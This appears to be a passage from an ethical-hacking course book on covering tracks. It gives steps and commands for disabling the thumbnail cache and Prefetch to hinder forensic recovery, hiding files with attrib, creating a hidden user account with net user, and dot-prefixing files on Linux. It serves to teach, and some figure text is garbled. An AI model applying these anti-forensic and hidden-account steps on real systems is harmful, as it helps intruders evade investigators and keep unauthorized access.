- Double-click on the **Turn off the caching of thumbnails in hidden thumbs.db files** setting from the right pane
- Select **Enabled** to turn off the thumbnail cache
- Click **OK**

Turn off the caching of thumbnails in hidden thumbs.db files

○ Not Configured
● Enabled
○ Disabled

Supported on: Windows Vista Service Pack 1

Turns off the caching of thumbnails in hidden thumbs.db files.

This policy setting allows you to configure File Explorer to cache thumbnails of items residing in network folders in hidden thumbs.db files.

If you enable this policy setting, File Explorer does not create, read from, or write to thumbs.db files.

If you disable or do not configure this policy setting, File Explorer creates, reads from, and writes to thumbs.db files.

Figure 6.219: Screenshot of disabling the thumbnail cache in Local Group Policy Editor

- **Disable Windows Prefetch Feature**

  Prefetch is a Windows feature that stores specific data about the applications that are typically used by the system users. The stored data help in enhancing system performance by reducing the time required to load or start applications.

  For example, if an attacker has installed a malicious application and then uninstalled it, a copy of that application will be stored in the Prefetch file. These Prefetch files can be used by security personnel to recover deleted files during the investigation of a security incident.

  Attackers can disable the Prefetch feature by implementing the following steps:

  - Press **Windows + R** keys to open the **Run** dialog box
  - Type **services.msc** and press **Enter** or click **OK**
  - Search for the **SysMain** (Superfetch) service and double-click it to open **SysMain Properties (Local Computer)**
  - From the drop-down options in **Startup type**, select the **Disabled** option
  - Click **OK**

Hiding Artifacts in Windows, Linux, and macOS


Attackers often attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Every OS hides its artifacts such as internal task execution artifacts and critical system files. Attackers leverage this OS feature to conceal their artifacts such as directories, user accounts, files, folders, or any other system-related artifacts within existing artifacts to evade detection.

Hiding Artifacts in Windows

- **Hiding Files and Folders**

  Attackers use the following command with administrator privileges to hide any file or folder in a Windows system:

  ```
  attrib +h +s +r <FolderName>
  ```



```
C:\Users\Admin>mkdir CEH Hack

C:\Users\Admin>dir
 Volume in drive C has no label.

Figure 6.222: After hiding a folder in Windows

- **Hiding Users**

  Attackers can create a hidden user account on the victim system using the following command:


  `net user <UserName> /add`

Run the following command to activate the account for exploitation:

```
net user <UserName> /active:yes
```

Run the following command to hide the account when it is not required:

```
net user <UserName> /active:no
```



Administrator: Command Prompt

```
C:\Windows\system32>net user CEH_Hacker /add
The command completed successfully.

C:\Windows\system32>net user CEH_Hacker /active:yes
The command completed successfully.

C:\Windows\system32>net user CEH_Hacker /active:no
The command completed successfully.

Hiding Artifacts in Linux

- ### Hiding Files and Folders

Open a new terminal and use the cd command to navigate to the location of the file that needs to be hidden:

```
cd ~/Documents/MaliciousFiles/
```

Prefix a period **`<.>`** to the file name to hide it. To rename the file, use the following command:

```
mv MaliciousFile.txt .MaliciousFile.txt
```

Check whether the above file is hidden using the ls command. Further, use **`ls -a`** or **`ls -al`** to view all the hidden and unhidden files, respectively.

Use the following command to create a new hidden folder:


```
mkdir .HiddenMaliciousFiles
```

Use the **`touch`** command to create a file within the hidden folder:

```
touch MaliciousFile.txt
```

Use the **`touch`** command to create a hidden file within the hidden folder by prefixing the filename with a period **`<.>`**:

```
touch .MaliciousFile.txt
```



ubuntu@ubuntu-Virtual-Machine: ~/MaliciousFiles/.HiddenMaliciousFil...

```
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ dir
MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ mv MaliciousFile.txt .MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ dir
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls -a
.  ..  .MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ mkdir .HiddenMaliciousFiles
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls -a
.  ..  .HiddenMaliciousFiles  .MaliciousFile.txt
```

Figure 6.226: Hiding files and folders in Linux

Hiding Artifacts in macOS

